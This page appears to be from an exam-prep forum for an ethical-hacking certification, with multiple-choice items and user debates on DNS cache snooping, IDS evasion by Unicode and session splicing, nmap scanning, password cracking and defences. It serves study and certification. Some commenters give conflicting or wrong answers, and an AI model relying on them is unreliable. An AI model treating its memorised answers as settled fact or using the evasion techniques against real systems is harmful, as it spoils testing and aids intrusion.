🗳️ 👤 **lawbut2** 2 years, 1 month ago

A is best answer.

p2864 Unsynchronized System Clocks

upvoted 1 times

🗳️ 👤 **Snipa_x** 2 years, 4 months ago

Answer will be A. If NTP is not utilized on all the logging servers then the event's will not correlate.

upvoted 1 times

🗳️ 👤 **smurphuk** 2 years, 4 months ago

The CEH course taught me that "an attacker may erase logs to avoid being caught". I'll be damned if the answer is not C!?! Time isn't even mentioned in the question.

upvoted 4 times

🗳️ 👤 **Mr_Gray** 2 years, 3 months ago

the mention of synchronization can indicate the NTP is not set correctly. You do have validity to your point as if an attacker erased logs then they wouldn't match up later. This one merits additional research.

upvoted 1 times

🗳️ 👤 **GTofic** 2 years, 1 month ago

If the attacker erased the log there will be no correlation of the information. Answer is A, it's about NTP (time) not synchronized

upvoted 1 times

🗳️ 👤 **Re_My** 2 years, 1 month ago

I agreed, C is the right Answer according to Infosec course. An Attacker may delete logs to erase trace.

upvoted 2 times

🗳️ 👤 **selamkelamlar** 2 years, 4 months ago

i go with A.

upvoted 1 times

🗳️ 👤 **cerzocuspi** 2 years, 8 months ago

A is correct. Time sync

upvoted 3 times

🗳️ 👤 **OleMadhatter** 2 years, 8 months ago

(A) time synchronization is off.

upvoted 2 times

🗳️ 👤 **americaman80** 2 years, 8 months ago

Time synchronization is an important middleware service of distributed systems, amongst which Distributed Intrusion Detection System (DIDS) makes extensive use of time synchronization in particular.

upvoted 4 times

🗳️ 👤 **sam422** 2 years, 9 months ago

If the assumption is Time Sync, then Answer A makes sense, however, it appears devices sync type, which makes answer C

upvoted 1 times

🗳️ 👤 **dolumo** 2 years, 7 months ago

"the sequence of many of the logged events do not match up"

C would have been correct if some events were not on some logs

upvoted 3 times

🗳️ 👤 **sam422** 2 years, 9 months ago

I go with C, an attacker can change time stamps to cover tracks
upvoted 2 times

DNS cache snooping is a process of determining if the specified resource address is present in the DNS cache records. It may be useful during the examination of the network to determine what software update resources are used, thus discovering what software is installed.

What command is used to determine if the entry is present in DNS cache?

- A. nslookup -fullrecursive update.antivirus.com
- B. dnsnooping -rt update.antivirus.com
- C. nslookup -norecursive update.antivirus.com
- D. dns --snoop update.antivirus.com

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ 👤 **sam422** Highly Voted 🗳️ 3 years, 9 months ago

Answer is C, nslookup command for DNS query
upvoted 6 times

🗳️ 👤 **Daniel8660** Highly Voted 🗳️ 2 years, 2 months ago

Selected Answer: C

DNS Cache Snooping: Non-Recursive Queries are Enabled
nslookup -norecursive -type=A www.rapid7.com
<https://resources.infosecinstitute.com/topic/dns-cache-snooping/>
upvoted 5 times

🗳️ 👤 **huyan** Most Recent 🗳️ 11 months, 3 weeks ago

norecursive means DNS Resolver already knows the answer, it either immediately returns a DNS record because it already stores it in local cache. In the opposite, recursive means the DNS Server will communicate with several other DNS servers to hunt down the query.
upvoted 1 times

🗳️ 👤 **DataTraveler** 1 year, 3 months ago

Selected Answer: C

Non-recursive Method

In this method, to snoop on a DNS server, attackers send a non-recursive query by setting the Recursion Desired (RD) bit in the query header to zero. Attackers query the DNS cache for a specific DNS record such as A, CNAME, PTR, CERT, SRV, and MX. If the queried record is present in the DNS cache, the DNS server responds with the information indicating that ***some user on the system*** has visited a specific domain. Otherwise, the DNS server responds with the information about another DNS server that can return an answer to the query, or it replies with the root.hints file containing information about all root DNS servers.

p. 464/448

upvoted 1 times

🗳️ 👤 **ostorgaf** 1 year, 4 months ago

Selected Answer: C

The "-norecursive" option is used to instruct nslookup not to use recursive queries when querying DNS servers, which can help in determining if the specified resource address is present in the DNS cache records without initiating further recursive queries.
upvoted 1 times

🗳️ 👤 **learntstuff** 1 year, 10 months ago

C is correct

non-recursive quires the DNS cache only

recursive quires several DNS servers

upvoted 2 times

Which of the following is an extremely common IDS evasion technique in the web world?

- A. Spyware
- B. Subnetting
- C. Unicode Characters
- D. Port Knocking

Suggested Answer: C

Community vote distribution

C (100%)

  **study_Somuch** Highly Voted 1 year, 10 months ago

C : Using Unicode representation, where each character has a unique value regardless of the platform, program, or language, is also an effective way to evade IDSs. For example, an attacker might evade an IDS by using the Unicode character c1 to represent a slash for a Web page request.
upvoted 8 times

  **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: C

IDS Evasion Techniques

Unicode Evasion Technique

Unicode is a character coding system to support the worldwide interchange, processing, and display of written texts.

Taking this as an advantage, attackers can convert attack strings to Unicode characters to avoid pattern and signature matching at the IDS.

(P.1551/1535)

upvoted 4 times

  **Mara03** 1 year ago



It says "web world" so its clearly C

upvoted 1 times

  **study_Somuch** 1 year, 10 months ago



The primary purpose of port knocking is to prevent an attacker from scanning a system for potentially exploitable services by doing a port scan, because unless the attacker sends the correct knock sequence, the protected ports will appear closed.

upvoted 2 times

  **Re_My** 1 year, 7 months ago

Port Nocking works only for Enumeration (Reconnaissance) not for evasion.

upvoted 1 times

  **sam422** 2 years, 3 months ago

Answer C, Unicode is a character coding system that supports encoding, processing, and displaying of written texts for universal languages to maintain consistency in a computer representation. Several standards, such as Java, LDAP, and XML, require Unicode, and many OS and applications support it. Attackers can implement an attack by different character encodings known as "code points" in the Unicode code space. The most commonly used character encodings are Unicode Transformation Format (UTF)-8 and UTF-16.

upvoted 4 times

John the Ripper is a technical assessment tool used to test the weakness of which of the following?

- A. Passwords
- B. File permissions
- C. Firewall rulesets
- D. Usernames

Suggested Answer: A

Community vote distribution

A (100%)

🗲️ 👤 **jenna339** Highly Voted 👍 2 years, 9 months ago
<https://www.openwall.com/john/>

used for password cracking
upvoted 8 times

🗲️ 👤 **Daniel8660** Highly Voted 👍 1 year, 2 months ago

Selected Answer: A
Password- Cracking Tools
L0phtCrack ☐ ophcrack ☐ RainbowCrack ☐ John the Ripper ☐ hashcat ☐ THC-Hydra ☐ Medusa. (P.612/596)
upvoted 6 times

🗲️ 👤 **Chamod_Ridmal** Most Recent 🕒 10 months ago

Selected Answer: A
Password is a correct answer
upvoted 2 times

🗲️ 👤 **jtan97** 2 years, 1 month ago
Agreed, easy.
upvoted 4 times

Some clients of TPNQM SA were redirected to a malicious site when they tried to access the TPNQM main site. Bob, a system administrator at TPNQM SA, found that they were victims of DNS Cache Poisoning. What should Bob recommend to deal with such a threat?

- A. The use of security agents in clients' computers
- B. The use of DNSSEC
- C. The use of double-factor authentication
- D. Client awareness

Suggested Answer: B

Community vote distribution

B (100%)

🗲️ 👤 **czarul79** Highly Voted 2 years, 4 months ago

DNSSEC is a set of extensions to DNS that provide the origin authentication of DNS data to DNS clients (resolvers) so as to reduce the threat of DNS poisoning, spoofing, and similar types of attacks.

upvoted 12 times

🗲️ 👤 **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: B

Defend Against DNS Spoofing

Implement Domain Name System Security Extension (DNSSEC) (P.1185/1169)

upvoted 3 times

🗲️ 👤 **JackyLai88** 9 months ago

Answer is B. DNSSEC

upvoted 2 times

🗲️ 👤 **dinonino** 11 months, 2 weeks ago

The Domain Name System Security Extensions (DNSSEC) is a feature of the Domain Name System (DNS) that authenticates responses to domain name lookups. It does not provide privacy protections for those lookups, but prevents attackers from manipulating (spoofing) or poisoning the responses to DNS requests.

upvoted 2 times

🗲️ 👤 **sktAhmed** 1 year, 7 months ago

Countermeasures that help prevent DNS spoofing attacks: ☐ Implement Domain Name System Security Extension (DNSSEC

upvoted 3 times

🗲️ 👤 **americaman80** 2 years, 3 months ago

Correct

upvoted 3 times

During a black-box pen test you attempt to pass IRC traffic over port 80/TCP from a compromised web enabled host. The traffic gets blocked; however, outbound HTTP traffic is unimpeded. What type of firewall is inspecting outbound traffic?

- A. Circuit
- B. Stateful
- C. Application
- D. Packet Filtering

Suggested Answer: B

Community vote distribution

C (63%)

B (37%)

🗳️ 👤 **americaman80** Highly Voted 👍 3 years, 8 months ago

Answer is C. An application firewall is an enhanced firewall that limits access by applications to the operating system (OS) of a computer. Conventional firewalls merely control the flow of data to and from the central processing unit (CPU), examining each packet and determining whether or not to forward it toward a particular destination. An application firewall offers additional protection by controlling the execution of files or the handling of data by specific applications.

References: <http://searchsoftwarequality.techtarget.com/definition/application-firewall>

upvoted 22 times

🗳️ 👤 **Dpsypher** Highly Voted 👍 2 years, 11 months ago

Pay attention to the question the the distraction that comes before it, the question is:

What type of firewall is inspecting outbound traffic?

The answer is B. If inbound = no and outbound = yes, it is a stateful inspection.

upvoted 20 times

🗳️ 👤 **SMDRK** Most Recent 🕒 1 year ago

the correct answer could also be B. Stateful, as stateful firewalls can be configured to allow or block traffic based on the state information of connections. Stateful firewalls, however, typically operate at the network layer and may not inspect the application layer content as deeply as application layer firewalls do. The distinction between stateful and application layer firewalls may depend on the specific features and configuration of the firewall in use.

upvoted 1 times

🗳️ 👤 **sudowhoami** 1 year, 1 month ago

Selected Answer: C

Application Firewall

upvoted 1 times

🗳️ 👤 **Vincent_Lu** 1 year, 4 months ago

Selected Answer: C

In this scenario, the blocked IRC traffic from the compromised web-enabled host suggests that the firewall is inspecting the application-layer protocol of outbound traffic. However, outbound HTTP traffic is unrestricted.

upvoted 1 times

🗳️ 👤 **brubrain** 1 year, 4 months ago

Selected Answer: C

Answer is C

upvoted 1 times

🗳️ 👤 **ostorgaf** 1 year, 4 months ago

Selected Answer: C

In this scenario, the type of firewall that is inspecting outbound traffic and blocking IRC traffic over port 80/TCP is likely an Application Firewall. An Application Firewall, also known as an Application Layer Firewall or Proxy Firewall, operates at the application layer of the OSI model. It is designed to analyze the traffic based on the specific protocols and applications being used. In this case, the firewall is detecting that the traffic over

port 80/TCP is attempting to pass IRC traffic, which is against the intended use of HTTP (web traffic). The firewall identifies the application and its behavior and makes decisions on whether to allow or block the traffic.

upvoted 1 times

🗨️ 👤 **Cizzla7049** 1 year, 4 months ago

Selected Answer: B

stateful inspection - reviews traffic before deciding action. cant believe how many ppl voted application

upvoted 3 times

🗨️ 👤 **Benignhack** 1 year, 4 months ago

Selected Answer: C

C, Application firewall, takes decision based on app-ID

upvoted 1 times

🗨️ 👤 **felipe159** 1 year, 7 months ago

The answer is Stateful Inspection.

upvoted 1 times

🗨️ 👤 **adminofexamtopics** 1 year, 7 months ago

D. Packet filtering firewall:

Operates at the network layer (Layer 3) of the OSI model and can filter traffic based on source and destination IP addresses, port numbers, and protocols

It does not inspect the contents of the packets beyond the basic header information

In the given scenario, the firewall is allowing outbound HTTP traffic over port 80/TCP while blocking IRC traffic, which also uses port 80/TCP.

Since the firewall is not inspecting the contents of the packets beyond the basic header information, it cannot differentiate between IRC and HTTP traffic on the same port

Therefore, it is likely that the firewall is a Packet Filtering firewall and this is the correct answer.

upvoted 2 times

🗨️ 👤 **victorfs** 1 year, 7 months ago

Selected Answer: B

According to the EC-Council study material for the CEH (Certified Ethical Hacker) certification, the correct answer to the question would be B. Stateful firewall.

In the study material, it is stated that a stateful firewall is able to inspect traffic at the connection level and make filtering decisions based on the state of the connection, which could explain why IRC traffic was blocked while HTTP traffic went unrestricted.

It is worth mentioning that, in practice, the term "application firewall" is often used more specifically to refer to a firewall capable of inspecting application-level traffic, as explained above.

However, in the context of the question in the CEH exam, the acceptable and expected answer is B. Stateful firewall.

upvoted 7 times

🗨️ 👤 **sTaTiK** 1 year, 8 months ago

Selected Answer: C

Its C. Port 80 is HTTP, 7 layer firewalls is used at web services.

upvoted 1 times

🗨️ 👤 **qovert** 1 year, 9 months ago

An application firewall inspects outbound traffic at the application layer and can differentiate between different types of traffic, even if they are using the same port. In this case, the firewall is able to identify and block IRC traffic on port 80/TCP while still allowing HTTP traffic to pass through.

upvoted 1 times

🗨️ 👤 **Chamod_Ridmal** 1 year, 10 months ago

Selected Answer: C

Based on the information provided, it is likely that the firewall inspecting outbound traffic is an application layer firewall (also known as a proxy firewall).



Application layer firewalls operate at the application layer of the OSI model and inspect traffic at a deeper level than traditional packet-filtering firewalls. They can examine the contents of the traffic and enforce more granular rules based on the specific application protocol being used.

In this scenario, it appears that the firewall is inspecting the outbound HTTP traffic and allowing it to pass through while blocking the IRC traffic over

port 80/TCP. This could indicate that the firewall is configured to allow only HTTP traffic over port 80/TCP and is blocking all other traffic, including IRC traffic.

It is worth noting that this is just one possible explanation for the observed behavior, and there could be other factors at play. A more thorough analysis of the firewall's configuration and behavior would be needed to provide a definitive answer.

upvoted 1 times

  **guspukeydo** 1 year, 10 months ago

c is correct

upvoted 1 times

  **Flav_man** 1 year, 10 months ago

Selected Answer: C

it's able to distinguish different application traffic on the same port

upvoted 1 times

By using a smart card and pin, you are using a two-factor authentication that satisfies

- A. Something you are and something you remember
- B. Something you have and something you know
- C. Something you know and something you are
- D. Something you have and something you are

Suggested Answer: B

Community vote distribution


B (100%)

  **noxspill** Highly Voted 3 years ago

I always say "you HAVE to KNOW".
upvoted 12 times

  **cerzocuspi** Highly Voted 3 years, 2 months ago

B is correct. Nice question
upvoted 6 times



  **DataTraveler** Most Recent 9 months, 1 week ago

Selected Answer: B
The two pieces of evidence that a user provides could include a physical token such as a card, and is typically something the person can remember without much effort, such as a security code, PIN, or password.



p.1277/1261
upvoted 1 times

  **Pblackmon26** 1 year, 6 months ago

Something You Have and Something You Know
upvoted 2 times

  **dinonino** 1 year, 11 months ago

Something you know, something you have. E.g. Password + phone
upvoted 3 times

  **AbdullahK1997** 2 years, 11 months ago

correct
upvoted 3 times


`.....is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hotspot by posing as a legitimate provider. This type of attack may be used to steal the passwords of unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent web site and luring people there.`
Fill in the blank with appropriate choice.

- A. Evil Twin Attack
- B. Sinkhole Attack
- C. Collision Attack
- D. Signal Jamming Attack

Suggested Answer: A

Community vote distribution

A (100%)

  **Daniel8660** 8 months, 2 weeks ago

Selected Answer: A


Wireless Threats

Launch of Wireless Attacks: Evil Twin

Evil Twin is a wireless AP that pretends(假装) to be a legitimate AP by replicating another network name.

Attackers set up a rogue AP outside the corporate perimeter and lures users to sign into the wrong AP. (P.2297/2281)

upvoted 4 times

  **dinonino** 11 months, 2 weeks ago

An evil twin attack is a spoofing cyberattack that works by tricking users into connecting to a fake Wi-Fi access point that mimics a legitimate network. Once a user is connected to an "evil twin" network, hackers can access everything from their network traffic to private login credentials.


Evil twin attacks get their name from their ability to imitate legitimate Wi-Fi networks to the extent that they are indistinguishable from one another. This type of attack is particularly dangerous because it can be nearly impossible to identify.

upvoted 2 times

  **AbdullahK1997** 1 year, 11 months ago



Evil twin is correct

upvoted 3 times

  **sam422** 2 years, 3 months ago

Answer A; An evil twin is a wireless AP that pretends to be a legitimate AP by imitating its SSID. It poses a clear and present danger to wireless users on private and public WLANs. An attacker sets up a rogue AP outside the network perimeter and lures users to sign in to this AP. The attacker uses tools such as KARMA, which monitors station probes to create an evil twin.

upvoted 3 times

  **jenna339** 2 years, 3 months ago

[https://en.wikipedia.org/wiki/Evil_twin_\(wireless_networks\)](https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks))

A is correct

upvoted 2 times

A regional bank hires your company to perform a security assessment on their network after a recent data breach. The attacker was able to steal financial data from the bank by compromising only a single server. Based on this information, what should be one of your key recommendations to the bank?

- A. Place a front-end web server in a demilitarized zone that only handles external web traffic
- B. Require all employees to change their anti-virus program with a new one
- C. Move the financial data to another server on the same IP subnet
- D. Issue new certificates to the web servers from the root certificate authority

Suggested Answer: A

Community vote distribution

A (100%)

🗲️ 👤 **Daniel8660** Highly Voted 👍 1 year, 8 months ago

Selected Answer: A

Demilitarized Zone (DMZ)

The DMZ is a network that serves as a buffer between the internal secure network and the insecure Internet. (P.1492/1476)

upvoted 5 times

🗲️ 👤 **BigMomma4752** Highly Voted 👍 2 years, 10 months ago

Answer A is correct and the best choice.

upvoted 5 times

🗲️ 👤 **Beekay52** Most Recent 🕒 9 months ago

This question does not state whether its an internal based or external based breach. DMZ might be useless if its internal based attack.

upvoted 1 times

🗲️ 👤 **Steve46** 9 months, 2 weeks ago

I hate this question as they never state whether the data breach was external or internal. If an insider exploited an individual server, then what value would a DMZ had been?

upvoted 1 times

🗲️ 👤 **qovert** 1 year, 3 months ago

Answer A.

By placing a front-end web server in a demilitarized zone (DMZ), you can create a separate network segment that is exposed to the internet, while keeping the internal network (where sensitive data resides) more secure. This approach reduces the risk of a single compromised server leading to a data breach, as it adds an additional layer of security between the external web traffic and the internal network containing sensitive financial data.

upvoted 1 times

🗲️ 👤 **willoutte** 1 year, 9 months ago

3 tier app adds security (front-middle-back)

upvoted 2 times

🗲️ 👤 **beowolf** 3 years ago

is this answer correct?

upvoted 2 times

🗲️ 👤 **ANDRESCB1988** 3 years ago

es correcto, crear una DMZ y poner los servidores que se exponen a internet ahi

upvoted 3 times

What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?

- A. Residual risk
- B. Impact risk
- C. Deferred risk
- D. Inherent risk

Suggested Answer: A

Community vote distribution

A (100%)

🗨️ 👤 **andyprior** Highly Voted 👍 3 years, 4 months ago

Residual risk - The residual risk is the amount of risk or danger associated with an action or event remaining after natural or inherent risks have been reduced by risk controls. An example of residual risk is given by the use of automotive seat-belts. Installation and use of seat-belts reduces the overall severity and probability of injury in an automotive accident; however, probability of injury remains when in use, that is, a remainder of residual risk.

upvoted 10 times

🗨️ 👤 **alodha100** Most Recent ⌚ 9 months, 3 weeks ago

A is correct answer

upvoted 1 times

🗨️ 👤 **josevirtual** 2 years, 2 months ago

Selected Answer: A

Correct answer: A - Residual risk

upvoted 1 times

🗨️ 👤 **RazaNathani** 3 years, 4 months ago

A is correct

upvoted 2 times

Which of the following is the best countermeasure to encrypting ransomwares?

- A. Use multiple antivirus softwares
- B. Pay a ransom
- C. Keep some generation of off-line backup
- D. Analyze the ransomware to get decryption key of encrypted data

Suggested Answer: C

Community vote distribution

C (100%)

  **Daniel8660** Highly Voted 2 years, 2 months ago

Selected Answer: C

Virus and Worm Countermeasures

Since virus infections can corrupt data, ensure that you perform regular data backups. (P.1078/1062)

upvoted 5 times

  **alodha100** Most Recent 9 months, 3 weeks ago

Taking backups is a correct way of dealing with ransomwares. Make sure that the backups are also encrypted with your keys

upvoted 1 times

  **AbdullahK1997** 3 years, 4 months ago

correct

upvoted 4 times

  **Kamal_SriLanka** 3 years, 5 months ago

Correct Answer

upvoted 3 times

Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, small sized packets to the target computer, making it very difficult for an IDS to detect the attack signatures. Which tool can be used to perform session splicing attacks?

- A. tcpsplice
- B. Burp
- C. Hydra
- D. Whisker

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ **alodha100** 9 months, 3 weeks ago

session splicing is also packet fragmentation. Whisker is the correct answer.

upvoted 1 times

🗳️ **ostorgaf** 1 year, 4 months ago

Selected Answer: D

Whisker is a tool that can be used to perform session splicing attacks. It is a security assessment tool that was designed to identify vulnerabilities in web applications. Whisker can manipulate the order of HTTP requests and responses to evade detection by intrusion detection systems (IDS) and web application firewalls (WAFs). This makes it an effective tool for carrying out session splicing attacks by fragmenting attack data and distributing it across different packets.

upvoted 1 times

🗳️ **Daniel8660** 2 years, 2 months ago

Selected Answer: D

Intrusion detection system evasion techniques(WIKI)

One basic technique is to split the attack payload into multiple small packets, so that the IDS must reassemble the packet stream to detect the attack.

The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.

https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques

upvoted 4 times

🗳️ **gogo78** 2 years, 10 months ago

A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads.[1] The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.

https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques

upvoted 4 times

🗳️ **Novmejst** 3 years ago

D. Whisker - ... Many web vulnerability scanners, such as 'Nikto', 'whisker' and 'Sandcat', also incorporate IDS evasion techniques ...

upvoted 1 times

🗳️ **V1S3** 3 years, 2 months ago

No, answer is whisker. It was a tool back in the early 2000s, after that libwhisker became a core component in Nikto.

upvoted 3 times

🗳️ **dolumo** 3 years, 7 months ago

One basic technique is to split the attack payload into multiple small packets, so that the IDS must reassemble the packet stream to detect the attack. A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads. The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.

References: https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques#Fragmentation_and_small_packets

upvoted 3 times

🗳️ **_Storm_** 3 years, 8 months ago

from OWASP Whisker's Session Splicing

🔖 Network level attack

⌘ Not the same as IP fragmentation
⌘ Send parts of the request in different packets
⌘ "GET / HTTP/1.0" may be split across multiple packets to be
⌘ "GE", "T ", "/", " H", "T", "TP", "/1", ".0"
upvoted 3 times

🗨️ 👤 **americaman80** 3 years, 8 months ago

D is correct
upvoted 3 times

🗨️ 👤 **kidneymasher** 3 years, 8 months ago

Explanation/Reference:

One basic technique is to split the attack payload into multiple small packets, so that the IDS must reassemble the packet stream to detect the attack. A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads. The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.

References: https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques#Fragmentation_and_small_packets

upvoted 1 times

🗨️ 👤 **sam422** 3 years, 9 months ago

I go with Answer A, Hydra is password cracker, burp suite vulnerability scanner , whisker is vulnerability scanner
upvoted 1 times

🗨️ 👤 **study_Somuch** 3 years, 4 months ago

Agreed
upvoted 1 times

🗨️ 👤 **GSEC_FANATIC** 3 years, 3 months ago

We disagree
upvoted 5 times

🗨️ 👤 **Silascarter** 3 years, 1 month ago

Do you have Google?
upvoted 3 times

You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly.

What is the best Nmap command you will use?

- A. `nmap -T4 -q 10.10.0.0/24`
- B. `nmap -T4 -F 10.10.0.0/24`
- C. `nmap -T4 -r 10.10.1.0/24`
- D. `nmap -T4 -O 10.10.0.0/24`

Suggested Answer: B

Community vote distribution

B (100%)

🗲️ 👤 **Apux** Highly Voted 1 year, 11 months ago

-T4 : speed up the scan

-F : scan fewer ports which means faster scan

upvoted 9 times

🗲️ 👤 **Jez2021** Highly Voted 2 years, 2 months ago

-F fast scan (<https://nmap.org/book/man-briefoptions.html>)

upvoted 5 times

🗲️ 👤 **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: B

Nmap -F x.x.x.x (the -F (fast) option to scan only the 100 most common ports)

<https://nmap.org/book/port-scanning-options.html>

upvoted 3 times

🗲️ 👤 **TroyMcLure** 9 months ago

Selected Answer: B

The keyword here is "quickly".

upvoted 4 times

As a Certified Ethical Hacker, you were contracted by a private firm to conduct an external security assessment through penetration testing. What document describes the specifics of the testing, the associated violations, and essentially protects both the organization's interest and your liabilities as a tester?

- A. Service Level Agreement
- B. Project Scope
- C. Rules of Engagement
- D. Non-Disclosure Agreement

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ 👤 **Daniel8660** 8 months, 2 weeks ago

Selected Answer: C

Rules of Engagement (ROE)

Formal permission to conduct penetration testing.

Helps testers to overcome(🚫) legal and policy-related restrictions to using different penetration testing tools and techniques. (P.3403/3387)

upvoted 4 times

🗳️ 👤 **CodexFT** 11 months, 1 week ago

Selected Answer: C

For pentesting is Rule of Engagement.

upvoted 1 times

🗳️ 👤 **EngnSu** 1 year ago

P.3403 Rule Of Engagement: Formal permission to conduct penetration testing

upvoted 1 times

🗳️ 👤 **davidjec** 1 year, 2 months ago

I will suggest D: NDA

upvoted 1 times

🗳️ 👤 **baneador** 1 year, 11 months ago

Si la respuesta correcta es la C, ¿Por qué Non-Disclosure Agreement no sirve?

upvoted 2 times

🗳️ 👤 **study_Somuch** 1 year, 10 months ago

seems like it yes,

Rules of Engagement (RoE) is a document that deals with the manner in which the penetration test is to be conducted. Some of the directives that should be clearly spelled out in RoE before you start the penetration test are as follows:

The type and scope of testing

Client contact details

Client IT team notifications

Sensitive data handling

Status meeting and reports

upvoted 3 times

🗳️ 👤 **study_Somuch** 1 year, 10 months ago

Actually, I take that back, perhaps B is more appropriate? C seems too general

upvoted 1 times

🗳️ 👤 **Mr_Gray** 1 year, 9 months ago

stick with RoE. The project scope will not have accountability attached to it nor will it protect the organization. the scope is just an overview of what devices will be addressed.

upvoted 6 times


Which of the following is the BEST way to defend against network sniffing?

- A. Using encryption protocols to secure network communications
- B. Register all machines MAC Address in a Centralized Database
- C. Use Static IP Address
- D. Restrict Physical Access to Server Rooms hosting Critical Servers

Suggested Answer: A

Community vote distribution

A (97%)


 **Daniel8660** Highly Voted 2 years, 2 months ago

Selected Answer: A

Defend Against Sniffing

1. End-to-end encryption
2. Use encrypted sessions (P.1202/1186)

upvoted 6 times

 **alodha100** Most Recent 9 months, 3 weeks ago

A is the correct answer. Encryption is the best method against sniffing

upvoted 1 times

 **insaniunt** 12 months ago

Selected Answer: A

A. Using encryption protocols to secure network communications


upvoted 2 times

 **CyberMalware** 1 year, 9 months ago

Selected Answer: A

A is correct

upvoted 1 times

 **kiki533** 2 years, 2 months ago

Selected Answer: A

Correct answer is A

upvoted 1 times

 **Isharafaz** 2 years, 3 months ago

Selected Answer: A


A is correct

upvoted 2 times

 **TroyMcLure** 2 years, 3 months ago

Correct Answer: A


upvoted 2 times

 **R_123r** 2 years, 4 months ago

Selected Answer: A

A is correct

upvoted 3 times

 **WimpieSchim** 2 years, 6 months ago

Selected Answer: A

A is correct. The other options simply do not prevent network sniffing.

upvoted 3 times

 **pawel_ceh** 2 years, 9 months ago

Selected Answer: A

My vote

upvoted 1 times

🗲️ 👤 **GSEC_FANATIC** 2 years, 10 months ago

Selected Answer: A

A is correct

upvoted 2 times

🗲️ 👤 **Mkt_Bruno** 2 years, 10 months ago

Selected Answer: A

A is correct

upvoted 3 times

🗲️ 👤 **spydogg** 2 years, 11 months ago

Selected Answer: A

The question is asking for "best option", which should be A.

D will prevent sniffing at local network level, but sniffing could happen on any part of the path and the best way to prevent it (no matter where the sniffer is) is with encryption

upvoted 3 times

🗲️ 👤 **[Removed]** 2 years, 11 months ago

Selected Answer: A

A is correct. its like use https instead of http

upvoted 3 times

🗲️ 👤 **mark16dc** 2 years, 11 months ago

Selected Answer: A

A is correct

upvoted 2 times

🗲️ 👤 **peace_iron** 2 years, 11 months ago

A is correct

upvoted 2 times

🗲️ 👤 **0b0101** 3 years, 1 month ago

Selected Answer: D

I believe the answer is D (assuming it is switched network).

If the question was asking about MITM I agree it would be A.

upvoted 1 times

🗲️ 👤 **AjaxFar** 2 years, 11 months ago

It's your choice like choose C.


upvoted 1 times

Which of the following is the least-likely physical characteristic to be used in biometric control that supports a large company?

- A. Iris patterns
- B. Voice
- C. Height and Weight
- D. Fingerprints

Suggested Answer: C

Community vote distribution



🗳️ **alodha100** 9 months, 3 weeks ago

Except c all others are valid
upvoted 1 times

🗳️ **DataTraveler** 1 year, 3 months ago

Selected Answer: C

See Appendix B p.3339/3355
upvoted 1 times

🗳️ **akailah88** 1 year, 4 months ago

C correct , the question say least-likely physical characteristic to be used

the lest is heigh and weight
upvoted 1 times

🗳️ **Jshears** 1 year, 8 months ago

if you get fat then you cant go to work no more.
upvoted 2 times

🗳️ **xMikeXx** 1 year, 8 months ago

Selected Answer: C

Height and Weight don't define how you are
upvoted 3 times

🗳️ **Chamod_Ridmal** 1 year, 10 months ago

Selected Answer: C

Height and Weight is correct
upvoted 2 times

🗳️ **kiki533** 2 years, 2 months ago

Selected Answer: C

C is the answer
upvoted 2 times

🗳️ **Isharafaz** 2 years, 3 months ago

Selected Answer: C

C is correct
upvoted 2 times

🗳️ **baskan** 2 years, 4 months ago

C, Read carefully.
upvoted 1 times

🗳️ **45382456** 2 years, 4 months ago

Selected Answer: C

C is correct, height and weight can change
upvoted 3 times

🗨️ 👤 **ritviksharma3** 2 years, 5 months ago

Selected Answer: C

C is correct

upvoted 1 times

🗨️ 👤 **darkos73** 2 years, 5 months ago

Selected Answer: C

I agree with C. It is not permanent, may change.

upvoted 2 times

🗨️ 👤 **ag6ag** 2 years, 5 months ago

Selected Answer: D

height and weight might change

upvoted 1 times

🗨️ 👤 **gogo78** 2 years, 10 months ago

by logic height and weight might change based on what they're wearing or diet/ activity

upvoted 1 times

🗨️ 👤 **[Removed]** 2 years, 11 months ago

Agree, C is right.

upvoted 2 times

🗨️ 👤 **peace_iron** 2 years, 11 months ago

C is correct

upvoted 1 times

🗨️ 👤 **jtan97** 3 years, 1 month ago

H & W changes overtime.

upvoted 2 times

Although FTP traffic is not encrypted by default, which layer 3 protocol would allow for end-to-end encryption of the connection?

- A. SFTP
- B. Ipsec
- C. SSL
- D. FTPS

Suggested Answer: B

Community vote distribution

B (100%)

ziul Highly Voted 1 year, 11 months ago

SFTP - APPLICATION LAYER (7th)

IPSEC - NETWORK LAYER (3rd)

SSL - APPLICATION LAYER (7th)

FTPS - Doesn't exist.

upvoted 9 times

josevirtual 1 year, 11 months ago

You are right except for FTPS. FTPS is FTP-SSL.

EN - <https://en.wikipedia.org/wiki/FTPS>

ES - <https://es.wikipedia.org/wiki/FTPS>

upvoted 7 times

Brinhosa Highly Voted 3 years, 4 months ago

SFTP could help but is not layer 3.

upvoted 5 times

alodha100 Most Recent 9 months, 3 weeks ago

IPsec is correct answer as it works at layer 3. All others are layer 7 protocols

upvoted 1 times

Daniel8660 2 years, 2 months ago

Selected Answer: B

IPsec is a group of protocols that are used together to set up secure connections between devices at layer 3 of the OSI model (the network layer).

<https://www.cloudflare.com/zh-tw/learning/network-layer/ipsec-vs-ssl-vpn/>

